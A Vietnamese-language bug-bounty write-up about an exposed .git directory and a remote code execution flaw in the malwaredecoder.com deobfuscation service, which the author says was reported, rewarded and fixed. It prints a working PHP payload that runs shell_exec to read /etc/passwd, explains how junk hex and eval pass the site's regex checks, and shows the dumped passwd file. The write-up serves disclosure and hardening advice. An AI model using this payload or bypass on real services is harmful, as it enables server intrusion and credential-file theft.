Malwaredecode System Multiple Vulnerability

Author: Vi Mạnh Tường – contact@manhtuong.net

I. Tóm Tắt

Một ngày kia tôi đi tìm cho mình một IOCs của malware đã được obfuscator trên ngôn ngữ php và tình cờ đưa tôi tới công cụ malwaredecode để deobfuscator và tôi vô tình phát hiện lỗ hổng nguy hiểm cho phép tôi thực thi nhiểu quyền trên hệ thống

II. Chi Tiết

Đầu tiên tôi vào malwaredecoder.com tuy nhiên bằng các biện pháp scan đơn giản tìm sucdomain quttera.com tôi phát hiện nhiều domain được trỏ về và chạy giống như vậy ví dụ như maldec.quttera.com.

1.1.1. Lỗ Hổng Git directory

Bằng cách đơn giản thử tìm thư mục git của họ tôi phát hiện tôi có thể tải về source của họ một cách khá dễ dàng




Figure 1: Git config

Thông qua các công cụ git dumper tôi đã tải được code của họ về




Figure 2: Git Dumper


```php
<div class="container">
  <!-- Nav tabs -->
  <ul class="nav nav-tabs" role="tablist">
    <li class="active"><a href="#decodetab" aria-controls="home" role="tab" data-toggle="tab">Decode</a></li>
    <li><a href="#recent" aria-controls="profile" role="tab" data-toggle="tab">History</a></li>
  </ul>
      <div class="tab-content">
        <div role="tabpanel" class="tab-pane fade in active" id="decodetab">
          <h2>Online PHP and Javascript Decoder <small>decode hidden script to uncover its real functionality</small></h2>
          <p>Paste your PHP or Javascript encrypted code below and then click Submit button:</p>
          <?php echo form_open('/', 'id="decode"'); ?>
            <div class="form-group">
              <textarea type="text" class="form-control" rows="20" name="encrypted" id="encrypted" placeholder="Enter code"></textarea>
            </div>
                        <div class="g-recaptcha" data-sitekey="<?php echo $this->config->item('google_key') ?>"></div>
            <button type="submit" class="btn btn-primary" >Decode</button>
          </form>
      </div>

<!-- Google reCaptcha -->
  <script src="https://www.google.com/recaptcha/api.js" async defer></script>
```

Figure 3: Đọc Code

1.1.2: lỗ Hổng RCE – Command Injection

Vì mình đang đi tìm IOCs nên dựa vào lỗ hổng phía trên thì mình có code nhưng lười dụng lại dung luôn của họ cho nhanh tuy nhiên khi chạy thì có một đoan code đã không ra được như mình cần (lúc này là cop nên cũng chả nhìn gì)



Ở đây code khá clear rồi nhưng mình vẫn pates vào… Nghe rất vô lý nhưng lại thuyết phục đấy


Đừng vội bỏ đi hay đánh giá gì mà hãy biến tầu một chút nào thêm các ký tự hex vào coi sao nhỉ?

```
<?php
$output = shell_exec('cat /etc/passwd');echo
"<pre>$output</pre>";@extract($_REQUEST);eval("\x65\x76\x61\x6C");echo($lt($works)
);
```

Cho mấy mã hex rác vào trong hàm eval để cho nó giống mã độc, lý do là do đoạn code này.

```
57          $this->is_valid = FALSE;
58          if (preg_match_all("/(\\\\x[0-9a-f]{2})+/i", $string) > 0)
59          {
60              $this->is_valid = TRUE;
61          }
62          elseif (preg_match_all("/chr\([\d]+\)/i", $string) > 0)
63          {
64              $this->is_valid = TRUE;
65          }
66          elseif (preg_match_all("/\\\\u([0-9a-fA-F]{4})/i", $string) > 0)
67          {
68              $this->is_valid = TRUE;
69          }
70          elseif (preg_match_all('/@*eval[\/\*a-z0-9\s]*\((?!function)[^\$]+\);?/i', $string))
71          {
72              $this->is_valid = TRUE;
73          }
74          elseif (preg_match_all('/@*eval[\/\*a-z0-9\s]*\(([\w\(\)\'"_\+=\/\s\$]*)\);?/i', $string))
75          {
76              $this->is_valid = TRUE;
77          }
78          elseif (preg_match_all("/\secho\s*[\"\'\$\(]+[^;]*?;/i", $string))
79          {
80              $this->is_valid = TRUE;
81          }
82          elseif (preg_match_all("/base64_decode\([^;\$]+\);/i", $string))
83          {
84              $this->is_valid = TRUE;
85          }
86          elseif (preg_match_all("/@*eval\s*\(function\(p,a,c,k,e,r\)[^\r\n]+{}\)\);?/i", $string))
87          {
88              $this->is_valid = TRUE;
89          }
90          elseif (preg_match_all("/string.fromcharcode\([\d,\s]+\);?/i", $string))
91          {
92              $this->is_valid = TRUE;
93          }
94          elseif (preg_match_all("/\$(\w+)[\[\{]\d+[\]\}]/i", $string))
95          {
96              $this->is_valid = TRUE;
97          }
98          elseif (preg_match_all("/urldecode\(\s*[\"\']([^\)]+)[\'\"]\s*\);/i", $string))
99          {
100             $this->is_valid = TRUE;
101         }
102         elseif (preg_match_all("/document[\.\[\"]*write[\"\]]*\(([^,;]+)\)+;?/i", $string))
103         {
104             $this->is_valid = TRUE;
```

Các bạn thấy gì chứ dựa vào cái code lấy được qua git thì để mã nguồn có thể decode được thì phải có mấy cái ký tự preg_match_all() nên mình phải đưa mấy cái mã hex với cả eval vào để cho đủ điều kiện preg_match_all() và một điều kỳ diệu đã xảy ra. RCE được thực thi quá đẹp.



Sau đó mình đã có báo cáo cho họ và nhận 150$ tiền thưởng

Sau khi nhận được tiền song thì mình đã tiến hành kiểm tra lại 2 lỗ hổng trên lỗ hổng git đã được chặn tuy nhiên lỗ hổng RCE thì họ fix bằng cách chặn hàm shell_exec của mình trong php.ini

disable_classes	no value	no value
disable_functions	pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wifcontinued,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_get_handler,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcntl_exec,pcntl_getpriority,pcntl_setpriority,pcntl_async_signals,dl,exec,passthru,shell_exec,system,proc_open,popen,curl_exec,curl_multi_exec,parse_ini_file,show_source	pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wifcontinued,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_get_handler,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcntl_exec,pcntl_getpriority,pcntl_setpriority,pcntl_async_signals,dl,exec,passthru,shell_exec,system,proc_open,popen,curl_exec,curl_multi_exec,parse_ini_file,show_source

Và từ đây mình đã chuyển thực thi qua các biến khác của php như file_get_content để lấy file password.

view-source:https://malwaredecoder.com/result/f80ae6e9a80bb88efecdfb019bf889aa

```
<pre>root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
lxd:x:105:65534::/var/lib/lxd/:/bin/false
uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
sshd:x:109:65534::/run/sshd:/usr/sbin/nologin
pollinate:x:110:1::/var/cache/pollinate:/bin/false
nginx:x:111:114:nginx user,,,:/nonexistent:/bin/false
malwaredecoder:x:1000:1000:,,,:/home/malwaredecoder:/bin/bash
glances:x:112:115::/var/lib/glances:/usr/sbin/nologin
mysql:x:113:116:MySQL Server,,,:/nonexistent:/bin/false
ftp:x:114:117:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
malbuster:x:1001:1001:,,,:/var/www/malbuster:/bin/bash
vsftpd:x:1002:1002:,,,:/var/www/malbuster:/bin/bash
Debian-snmp:x:115:118::/var/lib/snmp:/bin/false
</pre><!DOCTYPE html>
```

Lỗ hổng được báo lần 2 và được xử lý triệt để

III. Kết Luận Khuyến Cáo.

Với các hệ thống để lưu và decode mã độc thì tôi có một số khuyến cáo như sau:

- Hãy dung docker không dung môi trường thật trên máy chủ để chạy web, với docker thì việc bạn xử lý file mã độc sẽ an toàn hơn
- Mã độc nên được lưu trên các máy chủ CDN bên thứ 3 như s3 của amazon không lưu trên máy chủ của mình